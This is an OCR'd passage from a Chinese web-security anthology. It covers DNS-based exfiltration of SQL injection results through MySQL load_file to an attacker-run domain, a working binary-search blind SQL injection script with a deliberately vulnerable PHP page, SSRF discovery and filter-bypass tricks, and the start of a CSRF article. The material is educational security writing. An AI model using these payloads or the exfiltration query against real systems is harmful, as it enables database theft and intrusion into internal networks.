


图 4-1-1

首先我们向 DNS 服务器请求查询 test.loli.club，DNS 服务器再向上一层的 DNS 服务器请求，返回 NS 服务器的地址。

然后 DNS 服务器向 NS 服务器请求查询 test.loli.club 的 IP 地址，接着 NS 服务器返回目标的 IP，最终返回给用户。

作为攻击者，我们可以控制的几个变量是：

```
查询的域名
域名的 NS 记录
NS 记录指向的 NS 服务器
```

一般来说，NS 记录在域名注册商那里就可以修改。

NS 服务器就是一个 DNS Server，所以很方便的可以自己搭建，不过好像要进行下去的前提是你要买个域名。

在几年之前，135/139 端口抓鸡盛行的时候，有一种叫做 IPC 抓鸡的方式，我们可以用：

```
net use \\10.211.55.3\ipc$
```

用来建立 IPC 空链接，此处的 IP 也可以是域名，就像：

```
net use \\ricter.me\cee
```

我们利用 Wireshark 抓包，来查看是否进行 DNS 查询。首先运行命令，如图 4-1-2：

图 4-1-2

然后可以很清晰的看到查询了 baka.loli.club，如图 4-1-3：




图 4-1-3

OK，到这里也没有什么问题。

接下来，对于 MySQL 熟悉的人可能会知道 MySQL 有一个 load_file 的 function，可以用来读取文件。

实际上，这个函数在 Windows 下也可以用来访问类似于\\10.211.55.3\ipc$这样的地址。

我们进入 MySQL command line，然后运行：

```
select load_file(concat('\\\\', user(), '.loli.club\\owo'));
```

如图 4-1-4：

```
mysql> select load_file(concat('\\\\', user(), '.loli.club\\owo'));
+-----------------------------------------------------+
| load_file(concat('\\\\', user(), '.loli.club\\owo')) |
+-----------------------------------------------------+
| NULL                                                |
+-----------------------------------------------------+
1 row in set (12.02 sec)

mysql>
```

图 4-1-4

然后我们在 Wireshark 里发现，如图 4-1-5：




图 4-1-5

好像很有道理的样子呢。此外，对于 MSSQL、Oracle 还有 PostgreSQL 的利用方式可以查看文章开头的 paper，由于本地我只有 MySQL 环境所以我也懒的测试别的了。不过到现在我们还没有讲到具体怎么获取到我们想要的数据。

再看文章开头，我们讲的攻击者可以控制的三个变量，我们可以将查询的域名（变量 1）的 NS 服务器改为我们控制的 NS 服务器（变量 2、3），然后获取到查询的域名的地址，这样的话就可以具体的得到注入得到的结果了。

修改域名的 NS 服务器，指向可以控制的 DNS 服务器。此处我在 Godaddy 上修改我的萝莉俱乐部为我的 Blog 的域名，如图 4-1-6：




图 4-1-6

在 DNSPod 上添加 record 指向我的服务器，如图 4-1-7：

图 4-1-7

接着在我服务器上用 https://github.com/RockyZ/SimpleDNSServer 这个小工具来接受 DNS 查询：

```
sudo python SimpleDNSServer.py
```

如图成功获取到数据，如图 4-1-8：




图 4-1-8

不过因为我们的 NS 就是这个服务器，所以每次查询都会循环查询自己，差点给我炸掉，所以我修改了一下，如图 4-1-9：




图 4-1-9

其中 Filter string 是过滤掉无用的查询。

随便找一个注入点，来测试是否可以成功获取到数据。

当然，目标的环境要求比较苛刻，需要 Windows 服务器，并且 MySQL 需要是 root 权限。

这就用我前几天挖的 pixmicat 的 0day 好了，是一个盲注。

我们先按照上面的步骤搭建环境，然后发送 payload，如图 4-1-10：




图 4-1-10

然后在服务器上查看回显，如图 4-1-11




图 4-1-11

于是这个洞从一个鸡肋盲注就变成了一个可以分分钟拿到数据的 SQL Injection 了。

（全文完）　责任编辑：游风

第2节　利用二分法进行 sql 盲注

作者：qingsh4n

来自：91ri

网址：http://www.91ri.org

大致思想：

mid 为 left 和 right 的中间值，mid 是否和 left 相等，相等跳到 5，如果不等跳到 2。

请求 mid，如果返回正确的页面跳到 3，如果返回错误的页面跳到 4。

返回页面正确，将 right 赋值为 mid。

返回页面错误，将 left 赋值为 mid。

返回 mid 值。

这样速度还是很快的，一般 10 次以内的请求就可以查询出一个字符。

先实现库表的创建：

```
mysql&gt; CREATE TABLE a(id INT,content    VARCHAR(20));
Query OK, 0 rows affected (0.20 sec)
mysql&gt; CREATE TABLE b(id INT,name VARCHAR(100));
Query OK, 0 rows affected (0.03 sec)
mysql&gt; INSERT INTO a(id,content) VALUES(1,'test');
Query OK, 1 row affected (0.34 sec)
mysql&gt; INSERT INTO b(id,name) VALUES(1,'aaaaaaaaaabbbbbbbbbccccccccddddddddddff
fffgggggggggggggggg');
Query OK, 1 row affected (0.03 sec)
```

盲注漏洞的 php 代码：

```
&lt;!--?php
$host = "localhost";
$port = 3306;
$user = "root";
$passwd = "root";
$sql = "select * from a where id=".$_GET['sqli'];
$conn = mysql_connect($host.":".$port, $user, $passwd)
                or die("Could not connect to MySql server!");
mysql_select_db("test")
            or die("Could not select database!");
$result = mysql_query($sql);
if(mysql_num_rows($result)) {
    //var_dump($a);
    echo 'True';
}else{
    echo 'False';
}
mysql_close();&lt;/pre--&gt;
```

利用代码：

```
#!/usr/bin/env python
# -*- codeing:utf-8 -*-
import sys,urllib2
from optparse import OptionParser
from urllib2 import Request,urlopen,URLError,HTTPError
import urllib
def request(URL):
    user_agent = { 'User-Agent' : 'Mozilla/5.0
 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/534.55.3
 (KHTML, like Gecko) Version/5.1.3 Safari/534.53.10' }
    req = urllib2.Request(URL, None, user_agent)
    try:
        request = urllib2.urlopen(req)
    except HTTPError, e:
        print('[!] The server couldnt fulfill the request.')
        print('[!] Error code: ' + str(e.code))
        sys.exit(1)
    except URLError, e:
        print('[!] We failed to reach a server.')
        print('[!] Reason: ' + str(e.reason))
        sys.exit(1)
    return request.read()
def binary_sqli(left, right, index):
    host = '192.168.204.129'
    while 1:
```

```
        mid = (left + right)/2
        if mid == left:
            print chr(mid)
            break
        payload = '1 and ascii(substring((SELECT name from b),%s,1))
&lt;%s' % (str(index), mid)
        param = {'sqli': payload}
        html = request('http://'+host+'/sqli.php?'+urllib.urlencode(param))
        if 'True' in html:
            right = mid
        else:
            left = mid
if __name__ == '__main__':
    for i in range(1,50):
        binary_sqli(35, 127, i)
```

（全文完） 责任编辑：游风

第五章 漏洞挖掘

第1节 SSRF 漏洞的挖掘经验

作者：he1renyagao
来自：sobug
网址：https://sobug.com

SSRF 概述

SSRF(Server-Side Request Forgery:服务器端请求伪造)是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。

一般情况下，SSRF 攻击的目标是从外网无法访问的内部系统。（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）

SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能，没有对目标地址做过滤与限制：比如从指定 URL 地址获取网页文本内容，加载指定地址的图片，下载等等。

SSRF 漏洞的寻找

从 WEB 功能上寻找：

我们从上面的概述可以看出，SSRF 是在服务端获取其他服务器的相关信息的功能中形成的，因此我们大可以列举几种在 web 应用中常见的从服务端获取其他服务器信息的的功能。

分享：通过 URL 地址分享网页内容

早期分享应用中，为了更好的提供用户体验，WEB 应用在分享功能中，通常会获取目标 URL 地址网页内容中的<tilte></title>标签或者<meta name="description" content=“ ”/>标签中 content 的文本内容作为显示，以提供更好的用户体验。

例如人人网分享功能中，如图 5-1-1：

图 5-1-1

*http://widget.renren.com/*****?resourceUrl=https://www.sobug.com*

通过目标 URL 地址获取了 title 标签和相关文本内容，而如果在此功能中没有对目标地址的范围做过滤与限制，则就存在着 SSRF 漏洞。

根据这个功能，我们可以发现许多互联网公司都有着这样的功能，下面是我从百度分享集成的截图如下，如图 5-1-2：

图 5-1-2

从国内某漏洞提交平台上提交的 SSRF 漏洞，可以发现包括淘宝、百度、新浪等国内知名公司都曾被发现过分享功能上存在 SSRF 的漏洞问题。

转码服务：通过 URL 地址把原地址的网页内容调优使其适合手机屏幕浏览。

由于手机屏幕大小的关系，直接浏览网页内容的时候会造成许多不便，因此有些公司提供了转码功能，把网页内容通过相关手段转为适合手机屏幕浏览的样式。例如百度、腾讯、搜狗等公司都有提供在线转码服务。

在线翻译：通过 URL 地址翻译对应文本的内容。提供此功能的国内公司有百度、有道等。

图片加载与下载：通过 URL 地址加载或下载图片。

图片加载远程图片地址此功能用到的地方很多，但大多都是比较隐秘，比如在有些公司中的加载自家图片服务器上的图片用于展示。（此处可能会有人有疑问，为什么加载图片服务器上的图片也会有问题，直接使用 img 标签不就好了？没错是这样，但是开发者为了有更好的用户体验通常对图片做些微小调整例如加水印、压缩等，所以就可能造成 SSRF 问题）。

图片、文章收藏功能

此处的图片、文章收藏中的文章收藏就类似于功能一、分享功能中获取 URL 地址中 title 以及文本的内容作为显示，目的还是为了更好的用户体验，而图片收藏就类似于功能四、图片加载。

未公开的 api 实现以及其他调用 URL 的功能

此处类似的功能有 360 提供的网站评分，以及有些网站通过 api 获取远程地址 xml 文件来加载内容。

在这些功能中除了翻译和转码服务为公共服务，其他功能均有可能在企业应用开发过程中遇到。

从 URL 关键字中寻找

在对功能上存在 SSRF 漏洞中 URL 地址特征的观察，通过我一段时间的收集，大致有以下关键字：

share
wap
url
link
src
source
target
u
3g
display
sourceURl
imageURL
domain
...

如果利用 google 语法加上这些关键字去寻找 SSRF 漏洞，耐心的验证，现在还是可以找到存在的 SSRF 漏洞。

SSRF 漏洞的验证

基本判断（排除法）

例如：

*http://www.douban.com/***/service?image=http://www.baidu.com/img/bd_logo1.png*

排除法一：

你可以直接右键图片，在新窗口打开图片，如果是浏览器上 URL 地址栏是 http://www.baidu.com/img/bd_logo1.png，说明不存在 SSRF 漏洞。

排除法二：

你可以使用 burpsuite 等抓包工具来判断是否不是 SSRF，首先 SSRF 是由服务端发起的请求，因此在加载图片的时候，是由服务端发起的，所以在我们本地浏览器的请求中就不应该存在图片的请求，在此例子中，如果刷新当前页面，有如下请求，则可判断不是 SSRF。（前提设置 burpsuite 截断图片的请求，默认是放行的），如图 5-1-3：




图 5-1-3

此处说明下，为什么这边用排除法来判断是否存在 SSRF，举个例子，如图 5-1-4：

图 5-1-4

*http://read.*******.com/image?imageUrl=http://www.baidu.com/img/bd_logo1.png*

现在大多数修复 SSRF 的方法基本都是区分内外网来做限制（暂不考虑利用此问题来发起请求，攻击其他网站，从而隐藏攻击者 IP，防止此问题就要做请求的地址的白名单了），如果

我们请求：

```
http://read.******.com/image?imageUrl=http://10.10.10.1/favicon.ico
```

而没有内容显示，我们是判断这个点不存在 SSRF 漏洞，还是 http://10.10.10.1/favicon.ico 这个地址被过滤了，还是 http://10.10.10.1/favicon.ico 这个地址的图片文件不存在，如果我们事先不知道 http://10.10.10.1/favicon.ico 这个地址的文件是否存在的时候，是判断不出来是什么原因的，所以我们采用排除法。

实例验证

经过简单的排除验证之后，我们就要验证看看此 URL 是否可以来请求对应的内网地址。在此例子中。

首先我们要获取内网存在 HTTP 服务且存在 favicon.ico 文件的地址，才能验证是否是 SSRF 漏洞。

然后，找存在 HTTP 服务的内网地址：

从漏洞平台中的历史漏洞寻找泄漏的存在 web 应用内网地址。

通过二级域名暴力猜解工具模糊猜测内网地址。

```
example:ping xx.xx.com.cn
```

可以推测 10.215.x.x，此段就有很大的可能：http://10.215.x.x/favicon.ico 存在。

再举一个特殊的例子来说明：

```
http://fanyi.baidu.com/transpage?query=http://www.baidu.com/s?wd=ip&source=url&ie=utf8&from=auto&to=zh&render=1
```

如图 5-1-5：




图 5-1-5

此处得到的 IP 不是我所在地址使用的 IP，因此可以判断此处是由服务器发起的。

http://www.baidu.com/s?wd=ip 请求得到的地址，自然是内部逻辑中发起请求的服务器的外网地址（为什么这么说呢，因为发起的请求的不一定是 fanyi.baidu.com，而是内部其他服务器），那么此处是不是 SSRF，能形成危害吗？

严格来说此处是 SSRF，但是百度已经做过了过滤处理，因此形成不了探测内网的危害。

SSRF 漏洞中 URL 地址过滤的绕过 http://www.baidu.com@10.10.10.10 与 http://10.10.10.10 请求是相同的。

如图 5-1-6：

```
package test;

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.regex.Matcher;

public class URLtest {

    public static void main(String[] args)
    {
        String baseURL = "http://www.ijiandao.com@www.baidu.com";
        //String baseURL = "http://www.baidu.com";
        try
        {
            URL url = new URL(baseURL);
            HttpURLConnection connection = (HttpURLConnection) url.openConnection();
            connection.connect();

            BufferedReader reader = new BufferedReader(new InputStreamReader(connection.getInputStream()));
            String lines="";

            while ((lines = reader.readLine()) != null)
            {
                System.out.println(lines);
            }
        }
        catch(Exception e)
        {
            e.printStackTrace();
        }
    }
}
```

图 5-1-6

此脚本访问请求得到的内容都是 www.baidu.com 的内容。

ip 地址转换成进制来访问

115.239.210.26　＝　16373751032

如图 7-1-7：

```
package test;

import java.net.InetAddress;

public class domain {

    public static void main(String[] args)
    {
        try
        {
            String url ="0016373751032";
            //String url ="115.239.210.26";
            InetAddress iAddress = InetAddress.getByName(url);
            System.out.println(iAddress.getHostAddress());
        }
        catch(Exception e)
        {
            e.printStackTrace();
        }
    }
}
```

图 7-1-7

此脚本解析的地址都是 115.239.210.26，也可以使用 ping 获取解析地址，如图 7-1-8：




图 7-1-8

如果 WEB 服务简单的过滤参数中获取的 URL 地址，没有判断真正访问的地址，是有可能被此两种方法绕过的。

文中"SSRF 漏洞中 URL 地址过滤的绕过"小节参考：http://drops.wooyun.org/tips/750

（全文完） 责任编辑：游风

第2节 CSRF 漏洞的挖掘与利用

作者：px1624

来自：sobug

网址：https://sobug.com

CSRF 的攻击原理是什么？

CSRF 百度上的意思是跨站请求伪造，其实最简单的理解我们可以这么讲，假如一个微博关注用户的一个功能，存在 CSRF 漏洞，那么此时黑客只需要伪造一个页面让受害者间接或者直接触发，然后这个恶意页面就可以使用受害者的微博权限去关注其他的人微博账户。CSRF 只要被批量化利用起来其危害还是比较大的。

举个例子，比如笔者在新浪首页执行了一次搜索请求，如图 5-2-1：

